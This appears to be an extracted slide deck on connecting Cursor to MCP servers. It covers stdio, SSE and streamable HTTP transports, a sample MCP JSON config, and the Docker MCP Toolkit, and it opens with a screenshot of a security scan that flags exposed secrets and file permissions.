.security-scan-results.md > # Security Scan Results
^ 1 / 1 | < 2 of 4 Files > | Undo File Keep File ✎

1 # Security Scan Results
2 **Date:** October 27, 2025
3
4 ## File Permission Analysis
5
6 ### Sensitive Files Found:
7 ...
8 -rw-r--r-- .env (644 - INSECURE! Should be 600)
9 -rw-r--r-- podcast_webapp.db (644 - INSECURE! Should be 640)
10 ...
11
12 **Issue:** Files are readable by all users on the system. Should be restricted to owner only.
13
14 ### Files Present in Working Directory:
15 - `./001_master_script/client_secret.json` ✓ (in .gitignore)
16 - `./001_master_script/token.pickle` ✗ (NOT in .gitignore)
17 - `./000_webapp/podcast_webapp.db` ✗ (NOT in .gitignore)
18 - `./000_webapp/instance/podcast_webapp.db` ✓ (instance/ in .gitignore)
19 - `./002_mov_to_yt/client_secret.json` ✓ (in .gitignore pattern)
20 - `./002_mov_to_yt/token.pickle` ✗ (NOT in .gitignore)
21
22 ## Git History Analysis
23
24 **WARNING:** Database files have been committed to git history!
25
26 Found commits with database files:
27 - commit aa9e710 (Oct 27, 2025)
28 - commit d8d1b22 (Sep 30, 2025)
29 - commit f65889f (Sep 28, 2025)
30
31 **Action Required:** These files need to be removed from git history using `git filter-branch` or `BFG Repo Cleaner`.
```



CURSOR IS STUCK







MODULE ONE

CURSOR + MCP

MCP: AI UNIVERSAL BRIDGE



MCP is an open standard for connecting AI models to tools and data sources




Solves the integration problem by providing a universal, vendor-neutral interface

Uses client-server architecture with standardized messaging via JSON-RPC 2.0

Adopted by major AI providers including Anthropic, OpenAI, and Google DeepMind

MCP LOCAL PIPES




- ★ stdio connects AI models as local subprocesses using standard input/output
- ★ Enables secure, low-latency communication between CLI tools and models
- ★ Supports fully bidirectional JSON-RPC messaging for robust automations.
No HTTP required—just IPC via pipes or terminal streams.
- ★ Used for local agents or tools that don't need remote networking.
Ideal for on-prem, air-gapped, or embedded deployments.

MCP OVER SSE



- ★ SSE enables real-time server-to-client streaming over HTTP. Clients POST requests; servers respond with streamed JSON-RPC events.
- ★ Best for web-based, event-driven updates (e.g., live outputs, long jobs).
- ★ SSE is unidirectional (server→client); client sends messages via HTTP POST.
- ★ SSE used until 2025, now being replaced by streamable HTTP for scalability

MCP OVER STREAMABLE HTTP



- ★ Uses standard HTTP POST/GET for all client-server messaging—easy to integrate. Supports both instant JSON responses and real-time event streams via SSE.
- ★ Clients POST JSON-RPC to a single endpoint; GET can open streaming SSE events.
- ★ Secured by validating Origin headers and using proper authentication. Session IDs manage stateful interactions; enables resumable event streams.
- ★ Fully interoperable, backward compatible with legacy SSE endpoint specs.



CURSOR + MCP

The screenshot shows the EdgeRun.Ai settings interface with a dark theme. At the top left is the user profile 'brycekunz@gmail.com' and 'Pro+ Plan'. A search bar says 'Search settings ⌘F'. On the left, a sidebar lists 'General', 'Chat', 'Tab', 'Models', 'Background Agents', 'Tools & MCP' (which is selected), 'Rules & Memories', 'Indexing & Docs', 'Network', 'Beta', and 'Docs'. The main area has a 'Tools' header. Under 'Browser', it says 'Browser Automation' with 'Ready (Chrome detected)'. Under 'Installed MCP Servers', there are five entries: 'browser-tools' (14 tools enabled, green switch), 'context7' (2 tools enabled, green switch), 'perplexity-mcp' (1 tools, 1 prompts enabled, green switch), 'playwright' (21 tools enabled, green switch), and 'New MCP Server' with a 'Add a Custom MCP Server' button.



Settings



CURSOR + MCP

```
1  {
2      "mcpServers": {
3          "browser-tools": {
4              "command": "npx",
5              "args": [
6                  "@agentdeskai/browser-tools-mcp@1.2.0"
7              ]
8          },
9          "context7": {
10             "url": "https://mcp.context7.com/mcp"
11         },
12         "perplexity-mcp": {
13             "env": {
```



JSON

```
15             "PERPLEXITY_MODEL": "sonar"
16         },
17         "command": "uvx",
18         "args": [
19             "perplexity-mcp"
20         ]
21     },
22     "playwright": {
23         "command": "docker",
24         "args": [
25             "run",
26             "-i",
27             "--rm",
28             "mcp/playwright"
29         ]
30     }
31 }
32 }
```



CURSOR + MCP + DOCKER

MCP Toolkit [Give feedback](#)

My servers (3) Catalog (229) Clients OAuth

Search servers

AI Elevenlabs MCP elevenlabs	FINANCE Stripe stripe	SEARCH Elasticsearch elastic
Official ElevenLabs Model Context Protocol (MCP) server that enables interaction with powerful Text to Speech and audio...	Interact with Stripe services over the Stripe API.	Interact with your Elasticsearch indices through natural language conversations.
24 ↓ 9.1K	22 ↓ 8.6K	5 ↓ 8.6K
DEVOPS JetBrains GannaChernyshova	DEVOPS Discord slimslenderslacks	DEVOPS OpenAPI Schema hannesj
A model context protocol server to work with JetBrains IDEs: IntelliJ, PyCharm, WebStorm, etc. Also, works with Android...	Interact with the Discord platform.	OpenAPI Schema Model Context Protocol Server.
30 ↓ 7.8K	20 ↓ 6.5K	10 ↓ 6.3K
SEARCH ArXiv MCP Server jasonleinart	SEARCH Paper Search openags	DEVOPS Neo4j Memory neo4j-contrib
The ArXiv MCP Server provides a	A MCP for searching and downloading	Provide persistent memory capabilities

Docker “MCP Toolkit”

MCP Toolkit [Give feedback](#)

My servers (3) Catalog (229) Clients OAuth

Search servers

DEVOPS LINE line	PRODUCTIVITY Markitdown microsoft	MONITORING Dynatrace MCP S... dynatrace-oss
MCP server that integrates the LINE Messaging API to connect an AI Agent to the LINE Official Account.	A lightweight MCP server for calling MarkitDown.	This MCP Server allows interaction with the Dynatrace observability platform, bringing real-time observability data directly into...
10 ↓ 5.7K	1 ↓ 5.7K	16 ↓ 5.6K
DEVOPS Api-gateway rlfpazini	SEARCH Exa exa-labs	DEVOPS Chroma chroma-core
A universal MCP (Model Context Protocol) server to integrate any API with Claude Desktop using only Docker configurations.	Exa MCP for web search and web crawling!	A Model Context Protocol (MCP) server implementation that provides database capabilities for Chroma.
2 ↓ 5.4K	1 ↓ 5.2K	13 ↓ 5.2K
SEARCH Openweathermap mschneider82	DEVOPS Sentry (Archived) modelcontextprotocol	DATABASE Neon neondatabase
A simple MCP service that provides current	A Model Context Protocol server for	MCP server for interacting with Neon




CURSOR + MCP + DOCKER

The screenshot shows the Docker Desktop interface with the MCP Toolkit tab selected. The 'Clients' tab is active. A list of clients is shown, with 'Cursor' highlighted by a red oval around its 'Connect' button. Other clients listed include Claude Desktop, Continue.dev, and Gordon.

- Docker “MCP Toolkit”
- Connect “Cursor”


The screenshot shows the Docker Desktop interface with the MCP Toolkit tab selected. The 'Clients' tab is active. The 'Cursor' client is now listed as disconnected, indicated by a red oval around its 'Disconnect' button. Other clients listed include Claude Desktop, Continue.dev, and Gordon.

CURSOR + MCP




Terminal: docker mcp gateway run

